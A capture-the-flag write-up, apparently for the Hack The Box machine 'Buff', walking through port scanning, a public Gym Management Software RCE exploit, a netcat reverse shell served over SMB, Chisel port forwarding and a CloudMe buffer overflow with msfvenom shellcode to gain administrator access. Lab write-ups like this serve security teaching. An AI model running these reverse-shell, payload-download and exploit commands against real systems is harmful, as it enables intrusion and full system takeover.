
Buff - 1st Sept 20

10.10.10.198



Enter a caption for this image (optional)

Scanning

We run masscan to highlight the available TCP and UDP ports:

```
sudo masscan -p1-65535,U:1-65535 10.10.10.198 --rate=1000 -e tun0
```


```
kali@kali:~/Downloads$ sudo masscan -p1-65535,U:1-65535 10.10.10.198 --rate=1000 -e tun0
[sudo] password for kali:

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-09-01 14:16:44 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 8080/tcp on 10.10.10.198
Discovered open port 7680/tcp on 10.10.10.198
rate:  0.00-kpps, 100.00% done, waiting 1-secs, found=2
```

And then we use nmap to enumerate the found ports:

```
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
```

Enumeration

If we look at contact.php on the site, it states it's made using Gym Management Software 1.0



There's a python RCE exploit for the system that the site is running on: https://www.exploit-db.com/exploits/48506

Exploit

To get the exploit working, you may need some libraries from pip, or first pip itself if you don't already have it. Install via:

```
sudo apt install python-pip
sudo pip install requests
sudo pip install colorama
```

Then execute the python exploit and get a shell on the box.

```
kali@kali:~/Downloads$ python exploit.py http://10.10.10.198:8080/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
buff\shaun

C:\xampp\htdocs\gym\upload>
```

Shaun Shell

A Better Shell

This shell behaves strangely and I don't like it. Let's go and get a better, more normal shell.

```
#commands you're going to need
locate nc.exe
cp /usr/share/windows-resources/binaries/nc.exe .
sudo impacket-smbserver kali . -smb2support
sudo rlwrap nc -nvlp 443
\\YourIp\kali\nc.exe YourIp 443 -e cmd.exe
```

First, find **nc.exe** on your kali and copy it to your current directory:

```
kali@kali:~/Downloads$ locate nc.exe
/usr/share/windows-resources/binaries/nc.exe
kali@kali:~/Downloads$ cp /usr/share/windows-resources/binaries/nc.exe .
```

Second, start an **smbserver** via **Impacket**. Be sure to enable **SMB Two support**:

```
kali@kali:~/Downloads$ sudo impacket-smbserver kali . -smb2support
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Third, start a **netcat listener**. I used port **443**, and I also used **rlwrap**, which gives us a better shell for windows systems. You can install it via `sudo apt-get install rlwrap`

Finally, in the victim windows shell have it call on the netcat in your smbserver, and tell it to connect to your netcat listener:

```
C:\xampp\htdocs\gym\upload> \\10.10.14.14\kali\nc.exe 10.10.14.14 443 -e cmd.exe
```

It will connect and give you a better shell:

PrivEsc Enumeration

Go and get your user flag, and then come back for our enumeration for privilege escalation.

I uploaded winpeas, the enumeration script, which brought to my attention the internal service running on port 8888

```
[+] Current Listening Ports
  [?] Check for services restricted from the outside
  Proto     Local Address          Foreign Address        State
  TCP       0.0.0.0:135                                   Listening
  TCP       0.0.0.0:445                                   Listening
  TCP       0.0.0.0:5040                                  Listening
  TCP       0.0.0.0:7680                                  Listening
  TCP       0.0.0.0:8080                                  Listening
  TCP       0.0.0.0:49664                                 Listening
  TCP       0.0.0.0:49665                                 Listening
  TCP       0.0.0.0:49666                                 Listening
  TCP       0.0.0.0:49667                                 Listening
  TCP       0.0.0.0:49668                                 Listening
  TCP       0.0.0.0:49669                                 Listening
  TCP       10.10.10.198:139                              Listening
  TCP       127.0.0.1:3306                                Listening
  TCP       127.0.0.1:8888                                Listening
  TCP       [::]:135                                      Listening
```

We can also see that in Shaun's downloads folder, there's a copy of CloudMe 1112 , which has a known buffer overflow exploit.

```
 Directory of C:\Users\shaun\Downloads

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
16/06/2020  16:26        17,830,824 CloudMe_1112.exe
               1 File(s)     17,830,824 bytes
               2 Dir(s)   9,810,968,384 bytes free

C:\Users\shaun\Downloads>
```

Putting these two bits of information together, we can assume that if we forward port 8888 to our kali system, we will have access to the CloudMe service, and can then exploit it and get a System shell (assuming CloudMe is running as System)

Port forwarding: Chisel

I won't go in too much detail on Chisel, as I already wrote about in my writeup of **Control**. But in essence, chisel allows us to take an internal port service and give our kali machine access to it. I've included the necessary commands below - be sure to put your IP address in where necessary.

```
#download the Chisel binaries for our Kali and the Windows victim
wget https://github.com/jpillora/chisel/releases/download/v1.7.0-rc9/chisel_1.7.0-
wget https://github.com/jpillora/chisel/releases/download/v1.7.0-rc9/chisel_1.7.0-

#and then unzip them
gzip -d *

#now set up a webserver, and transfer chisel to the windows victim
sudo python -m SimpleHTTPServer 80
#it'll take to transfer, be patient
powershell wget http://YourIp/chisel_1.7.0-rc9_windows_amd64 -outfile chisel.exe

#start chisel in kali and then windows
./chisel_1.7.0-rc9_linux_amd64 server --port 8000 --reverse
chisel.exe client YourIp:8000 R:8888:127.0.0.1:8888
```

```
C:\Users\shaun\Downloads>chisel.exe client 10.10.14.14:8000 R:8888:127.0.0.1:8888
chisel.exe client 10.10.14.14:8000 R:8888:127.0.0.1:8888
2020/09/01 16:15:50 client: Connecting to ws://10.10.14.14:8000
2020/09/01 16:15:50 client: Fingerprint ea:66:43:a0:da:7f:14:10:4b:b6:f6:42:16:e1:5b:bc
2020/09/01 16:15:50 client: Connected (Latency 14.4419ms)
```

```
kali@kali:~/Downloads$ ./chisel_1.7.0-rc9_linux_amd64 server --port 8000 --reverse
2020/09/01 11:11:03 server: Reverse tunnelling enabled
2020/09/01 11:11:03 server: Fingerprint ea:66:43:a0:da:7f:14:10:4b:b6:f6:42:16:e1:5b:bc
2020/09/01 11:11:03 server: Listening on http://0.0.0.0:8000
2020/09/01 11:11:17 server: session#1: tun: proxy#R:8888=>8888: Listening
```

If we run `nmap localhost`, we can see we have a service on our machine running on 8888

```
kali@kali:~$ nmap localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 11:17 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00014s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT     STATE SERVICE
8000/tcp open  http-alt
8888/tcp open  sun-answerbook
```

Buffer Overflow

We'll be using this exploit to get root: https://www.exploit-db.com/exploits/48389

First, save the exploit as exploit.py. Then we need to generate new shellcode:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.14 LPORT=4444 -b '\x00\x0A\x0D' -f python -v payload

#if you get nowhere with the first, re-upload netcat back to Shaun's user shell
#and then use this shellcode
msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc.exe [yourIP] 4444 -e cmd.exe" -b '\x00\x0a\x0d' -f py -v payload
```

We then need to replace the payload= sections in the python exploit, and give our own payload that we just generated.

The second option takes maybe 30 seconds to connect, so be patient.

Finally, send the exploit and receive a System shell on your listener

```
kali@kali:~/Downloads$ sudo nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.198] 49724
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```